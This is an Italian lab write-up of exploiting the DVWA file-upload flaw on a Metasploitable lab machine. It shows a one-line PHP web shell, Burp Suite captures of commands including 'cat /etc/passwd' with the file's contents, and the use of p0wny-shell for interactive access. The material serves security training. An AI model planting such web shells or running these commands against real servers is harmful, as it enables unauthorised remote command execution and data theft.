

Codice PHP

```
(kali@kali)-[~/Desktop]
$ cat shell1.php
<?php system($_REQUEST["cmd"]); ?>
```

Carichiamo il file sulla pagina delle Vulnerabilità DVWA dopo aver impostato la sicurezza su low.

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

[http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Copiamo il link che segue l'upload sulla barra di ricerca e andiamo a impostare il comando che vogliamo fare eseguire alla shell, in questo caso **../../../../shell.php?cmd=ls** per vedere le directory presenti.

Request	Response
<div>PrettyRawHex</div> <div>1 GET /dvwa/hackable/uploads/shell1.php?cmd=ls HTTP/1.1 2 Host: 192.168.32.101 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9 8 Cookie: security=low; PHPSESSID=c60864b7b0ddc449354ce35a77bd9fd 9 Connection: close 10</div>	<div>PrettyRawHexRender</div> <div>1 HTTP/1.1 200 OK 2 Date: Mon, 08 Jan 2024 13:05:01 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10 5 Connection: close 6 Content-Type: text/html 7 Content-Length: 36 8 9 dvwa_email.png 10 shell.php 11 shell1.php 12</div>

Qui l'immagine dall'intercettazione di Burpsuite.
Proviamo ad eseguire diversi comandi:

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /dvwa//hackable/uploads/shell1.php?cmd=cat+/etc/passwd		1 HTTP/1.1 200 OK	
2 HTTP/1.1		2 Date: Mon, 08 Jan 2024 13:06:21 GMT	
3 Host: 192.168.32.101		3 Server: Apache/2.2.8 (Ubuntu) DAV/2	
4 Upgrade-Insecure-Requests: 1		4 X-Powered-By: PHP/5.2.4-2ubuntu5.10	
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		5 Connection: close	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199		6 Content-Type: text/html	
Safari/537.36		7 Content-Length: 1581	
6 Accept:		8	
text/html,application/xhtml+xml,application/xml;q=0.9,image/		9 root:x:0:0:root:/root:/bin/bash	
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch		10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh	
ange;v=b3;q=0.7		11 bin:x:2:2:bin:/bin:/bin/sh	
7 Accept-Encoding: gzip, deflate, br		12 sys:x:3:3:sys:/dev:/bin/sh	
8 Accept-Language: en-US,en;q=0.9		13 sync:x:4:65534:sync:/bin:/bin/sync	
9 Cookie: security=low; PHPSESSID=		14 games:x:5:60:games:/usr/games:/bin/sh	
c60864b7b0dddec449354ce35a77bd9fd		15 man:x:6:12:man:/var/cache/man:/bin/sh	
10 Connection: close		16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh	
11		17 mail:x:8:8:mail:/var/mail:/bin/sh	
		18 news:x:9:9:news:/var/spool/news:/bin/sh	
		19 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh	
		20 proxy:x:13:13:proxy:/bin:/bin/sh	
		21 www-data:x:33:33:www-data:/var/www:/bin/sh	
		22 backup:x:34:34:backup:/var/backups:/bin/sh	
		23 list:x:38:38:Mailing List Manager:/var/list:/bin/sh	
		24 irc:x:39:39:ircd:/var/run/ircd:/bin/sh	
		25 gnats:x:41:41:Gnats Bug-Reporting System	
		(admin):/var/lib/gnats:/bin/sh	
		26 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh	
		27 libuuid:x:100:101:/var/lib/libuuid:/bin/sh	
		28 dhcp:x:101:102:/nonexistent:/bin/false	

```
GET /dvwa//hackable/uploads/shell1.php?cmd=mkdir+shell
HTTP/1.1
Host: 192.168.32.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
c60864b7b0dddec449354ce35a77bd9fd
Connection: close
```

1 GET /dvwa//hackable/uploads/shell1.php?cmd=ls	1 HTTP/1.1 200 OK
2 HTTP/1.1	2 Date: Mon, 08 Jan 2024 13:14:30 GMT
3 Host: 192.168.32.101	3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 Upgrade-Insecure-Requests: 1	4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	5 Connection: close
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199	6 Content-Type: text/html
Safari/537.36	7 Content-Length: 42
6 Accept:	8
text/html,application/xhtml+xml,application/xml;q=0.9,image/	9 dvwa_email.png
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch	10 shell
ange;v=b3;q=0.7	11 shell.php
7 Accept-Encoding: gzip, deflate, br	12 shell1.php
8 Accept-Language: en-US,en;q=0.9	13
9 Cookie: security=low; PHPSESSID=	
c60864b7b0dddec449354ce35a77bd9fd	
10 Connection: close	


Il comando è possibile impostarlo anche nell'url del browser allo stesso modo.

Infine andiamo a scaricare da github una shell.php più complessa nel nostro caso si tratta di: *flozz/p0wny-shell*, copiato il codice andiamo a modificare alla linea 153:

`$hostname:php_uname();`

carichiamo il file su Uploads e eseguiamo come fatto precedentemente nell'URL, specificando il comando `../..Shell.php?cmd=shell_exec` per eseguire lo script.

Il risultato:



```
192.168.32.101/dvwa/hackable/uploads/Shell.php?cmd=shell_exec
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

p0wny@shell

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:../hackable/uploads# ifconfig
sh: ifconfig: command not found

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:../hackable/uploads# ls
Shell.php
dvwa_email.png
shell
shell.php
shell1.php

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:../hackable/uploads# whoami
www-data

www-data@Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686:../hackable/uploads# |
```

Una shell completa dove eseguire i comandi come se fossimo direttamente su metasploitable.